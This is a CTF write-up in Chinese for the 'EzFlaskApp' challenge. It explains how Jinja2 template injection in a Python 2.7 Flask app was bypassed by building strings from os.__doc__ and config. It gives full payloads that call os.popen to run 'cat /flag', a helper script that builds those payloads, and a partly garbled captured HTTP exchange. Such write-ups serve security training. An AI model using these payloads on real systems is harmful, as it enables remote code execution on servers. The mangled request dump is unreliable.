

EzFlaskApp

难度：中等偏上

题解

环境是Python2.7

需要命令执行才能拿到flag，这里选择的方法是 `__doc__` 拼接绕过字符串

先查看一下目标机器的 `os.__doc__`（不同系统，以及不同版本python的 `os.__doc__` 不一致，所以需要先看

目标的 `os.__doc__`)

```
{%set xiahua=(config|select|string|list)[24]%}
{%set gb=(xiahua,xiahua,dict(class=a)|join,xiahua,xiahua)|join%}
{%set ini=(xiahua,xiahua,dict(init=a)|join,xiahua,xiahua)|join%}
{%set glo=(xiahua,xiahua,dict(globals=a)|join,xiahua,xiahua)|join%}
{%set gm=(xiahua,xiahua,dict(ge=a,titem=a)|join,xiahua,xiahua)|join%}
{%set oo=dict(o=a,s=a)|join%}
{%set so=oo[::-1]%}
{%set pp=dict(pop=a,ne=b)|join%}
{%set opo=pp[::-1]%}
{%set rd=(dict(read=a)|join)%}
{%set abc=(dict(static=a)|join)%}
{%set dc=(xiahua,xiahua,dict(doc=a)|join,xiahua,xiahua)|join%}
{%set docs=(config|attr(gb)|attr(ini)|attr(glo)|attr(gm)(so)|attr(dc))%}
{%print (docs)%}
```

Raw	\n	Actions	Pretty	Raw	Render	\n	Actions	Query Para
<pre> r /?name= %25%27%3d%20%78%69%61%68%75%61%83%28%63%6f%6e%66%69%67%7c %65%6c%65%63%74%7c%73%74%72%69%6e%67%7c%6c%69%73%74%29%5b%32 %5d%25%7d%20%7b%25%73%65%74%20%67%2d%28%78%69%61%68%75%61 %78%69%61%68%75%61%2c%64%69%63%74%28%63%6c%61%73%73%3d%61%29 %6a%6f%69%6e%2c%78%69%61%68%75%61%2c%78%69%61%68%75%61%29%7c %6f%69%6e%25%7d%20%7b%25%73%65%74%20%69%6e%69%3d%28%78%69%61 %75%61%2c%78%69%61%68%75%61%2c%64%69%63%74%28%69%6e%69%74%3d %29%7c%6a%6f%69%6e%2c%78%69%61%68%75%61%2c%78%69%61%68%75%61 %7c%6a%6f%69%6e%25%7d%20%7b%25%73%65%74%20%67%6c%6f%63%28%78 %61%68%75%61%2c%78%69%61%68%75%61%2c%64%69%63%74%28%67%6c%6f %26%61%6c%73%3d%61%29%7c%6a%6f%69%6e%2c%78%69%61%68%75%61%2c%78 %61%68%75%61%29%7c%6a%6f%69%6e%25%7d%20%7b%25%73%65%74%20%67 %3d%28%78%69%61%68%75%61%82%78%69%61%68%75%61%2c%64%69%63%74 %36%74%65%3d%61%2c%74%69%74%65%6d%3d%61%29%7c%6a%6f%69%6e%2c%78 %36%74%69%61%2c%78%69%61%68%75%61%29%7c%6a%6f%69%6e%25%7d%20 %25%73%65%74%20%6f%6f%3d%61%2c%78%69%63%74%28%6f%3d%61%2c%73%3d%61 %7c%6a%6f%69%6e%25%7d%20%7b%25%73%65%74%20%73%6f%3d%6f%6f%5b %3a%2d%31%5d%25%7d%20%7b%25%73%65%74%20%70%70%3d%64%69%63%74 %37%0%6f%70%3d%61%2c%6e%65%3d%62%29%7c%6a%6f%69%6e%25%7d%20%7b %73%65%74%20%6f%70%6f%3d%70%70%5b%3a%3a%2d%31%5d%25%7d%20%7b %73%65%74%20%72%64%3d%28%64%69%63%74%28%72%65%61%64%3d%61%29 %6a%6f%69%6e%29%25%7d%20%7b%25%73%65%74%20%61%62%63%3d%28%64 %63%74%28%73%74%61%74%69%63%3d%61%29%7c%6a%6f%69%6e%29%25%7d %7b%25%73%65%74%20%64%63%3d%28%78%69%61%68%75%61%2c%78%69%61 %75%61%2c%64%69%63%74%28%64%6f%63%3d%61%29%7c%6a%6f%69%6e%2c %69%61%68%75%61%2c%78%69%61%68%75%61%29%7c%6a%6f%69%6e%25%7d %7b%25%73%65%74%20%64%6f%63%73%3d%28%63%6f%6e%66%69%67%7c%61 %74%72%28%67%62%29%7c%61%74%74%72%28%69%6e%69%29%7c%61%74%74 %28%67%6c%6f%29%7c%61%74%74%72%28%67%6d%29%28%73%6f%29%7c%61 %74%72%28%64%63%29%29%25%74%20%7b%25%70%72%69%6e%74%20%28%64 %63%73%29%25%7d HTTP/1.1 st: 81.68.75.52:1234 iqma: no-cache he-Control: no-cache rade-Insecure-Requests: 1 r-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) leWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 ari/537.36 ept: ct/html,application/xhtml+xml,application/xml;q=0.9,image/avi image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v </pre>			<pre> 1 P/1.0 200 OK 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 1466 4 Ver: Werkzeug/1.0.1 Python/2.7.18 5 a: Tue, 13 Jul 2021 08:51:06 GMT 6 7 8 - ?name= --> 9 v class="center-content error"> 10 h1> Hello OS routines for NT or Posix depending on what 11 12 This exports: 13 - all functions from posix, nt, os2, or ce, e.g. unlink, stat, e 14 - os.path is one of the modules posixpath, or ntpath 15 - os.name is &#39;posix&#39;, &#39;nt&#39;, &#39;os2&#39;, &#39; 16 - os.curdir is a string representing the current directory (&#39; 17 - os.pardir is a string representing the parent directory (&#39; 18 - os.sep is the (or a most common) pathname separator (&#39;/&#3 19 - os.extsep is the extension separator (&#39;.&#39; or &#39;/&#3 20 - os.altsep is the alternate pathname separator (None or &#39;/& 21 - os.pathsep is the component separator used in \$PATH etc 22 - os.linesep is the line separator in text files (&#39;\r&#39; o 23 - os.defpath is the default search path for executables 24 - os.devnull is the file path of the null device (&#39;/dev/null 25 26 Programs that import and use &#39;os&#39; stand a better chance 27 portable between different platforms. Of course, they must then 28 only use functions that are defined by all platforms (e.g., unli 29 and opendir), and leave all pathname manipulation to os.path 30 (e.g., split and join). 31 !
 Welcome To My Blog /h1> 32 iv> 33 </pre>					

里面字符还经过了Unicode编码转义，所以需要先复制拿去解码随便找个在线解码就行

<https://tool.chinaz.com/tools/unicode.aspx>

然后编写寻找 `__doc__` 内容并自动生成拼接好的字符脚本如下

```

# -*- coding: utf-8 -*-
#Author: ttpfx
import os

cmd = 'cat /flag'
dicts = {}
payload2 = ''
#docs = os.__doc__

docs=''OS routines for NT or Posix depending on what system we're on.

This exports:
- all functions from posix, nt, os2, or ce, e.g. unlink, stat, etc.
- os.path is one of the modules posixpath, or ntpath
- os.name is 'posix', 'nt', 'os2', 'ce' or 'riscos'
- os.curdir is a string representing the current directory ('.' or ':')
- os.pardir is a string representing the parent directory ('..' or '::')
- os.sep is the (or a most common) pathname separator ('/' or ':' or '\\')
- os.extsep is the extension separator ('.' or '/')
- os.altsep is the alternate pathname separator (None or '/')
- os.pathsep is the component separator used in $PATH etc
- os.linesep is the line separator in text files ('\r' or '\n' or '\r\n')
- os.defpath is the default search path for executables

```


- os.devnull is the file path of the null device ('/dev/null', etc.)

Programs that import and use 'os' stand a better chance of being portable between different platforms. Of course, they must then only use functions that are defined by all platforms (e.g., unlink and opendir), and leave all pathname manipulation to os.path (e.g., split and join).'''

```
for i in range(127):
    num = 0
    for string in docs:
        num += 1
        chrs = chr(i)
        if chrs == string:
            num = num-1
            dicts[chrs] = num
            break
for s in cmd:
    payload = "docs["+str(dicts[s])+"]+"
    payload2 += payload

payload2 = payload2.rpartition("+")[0] #去除末尾+
print(payload2)
```

生成payload如下



The screenshot shows a code editor with Python code and a terminal window below it. The code is the same as in the previous block. The terminal window shows the execution of the code, with the output of the print statement being 'docs[89]+docs[43]+docs[6]+docs[2]+docs[464]+docs[12]+docs[83]+docs[43]+docs[36]'. The terminal window also shows the command prompt and the path to the code file.

构造好os.popen(), 将docs[89]+docs[43]+docs[6]+docs[2]+docs[464]+docs[12]+docs[83]+docs[43]+docs[36] 传入进去

最终payload

```
{%set xiahua=(config|select|string|list)[24]%}
{%set gb=(xiahua,xiahua,dict(class=a)|join,xiahua,xiahua)|join%}
{%set ini=(xiahua,xiahua,dict(init=a)|join,xiahua,xiahua)|join%}
{%set glo=(xiahua,xiahua,dict(globals=a)|join,xiahua,xiahua)|join%}
{%set gm=(xiahua,xiahua,dict(ge=a,titem=a)|join,xiahua,xiahua)|join%}
{%set oo=dict(o=a,s=a)|join%}
{%set so=oo[:: -1]%}
{%set pp=dict(pop=a,ne=b)|join%}
{%set opo=pp[:: -1]%}
{%set rd=(dict(read=a)|join)%}
{%set abc=(dict(static=a)|join)%}
{%set dc=(xiahua,xiahua,dict(doc=a)|join,xiahua,xiahua)|join%}
{%set docs=(config|attr(gb)|attr(ini)|attr(glo)|attr(gm)(so)|attr(dc))%}
{%set pop=(config|attr(gb)|attr(ini)|attr(glo)|attr(gm)(so)|attr(opo))%}
{%set strs=
(docs[89]+docs[43]+docs[6]+docs[2]+docs[464]+docs[12]+docs[83]+docs[43]+docs[36])%}
{%print pop(strs)|attr(rd)()%}
```

拿去URL编码后再打即可看到flag

TIPS

其实直接拿 config 也能构造好RCE，不用 `__doc__`

```
{%set xiahua=(lipsum|select|string|list)[24]%}
{%set space=(config|string|list)[7]%}
{%set dian=(config|string|list)[563]%}
{%set xiegang=(config|string|list)[412]%}
{%set gb=(xiahua,xiahua,dict(globals=a)|join,xiahua,xiahua)|join%}
{%set gm=(xiahua,xiahua,dict(ge=a,titem=a)|join,xiahua,xiahua)|join%}
{%set bl=(xiahua,xiahua,dict(builtins=a)|join,xiahua,xiahua)|join%}
{%set oo=(dict(o=a,s=a)|join)[:: -1]%}
{%set pp=dict(popen=a)|join%}
{%set shell=(dict(cat=a)|join,space,xiegang,dict(flag=a)|join)|join%}
{%set rr=dict(read=a)|join%}
{{lipsum|attr(gb)|attr(gm)(oo)|attr(pp)(shell)|attr(rr)()}}
```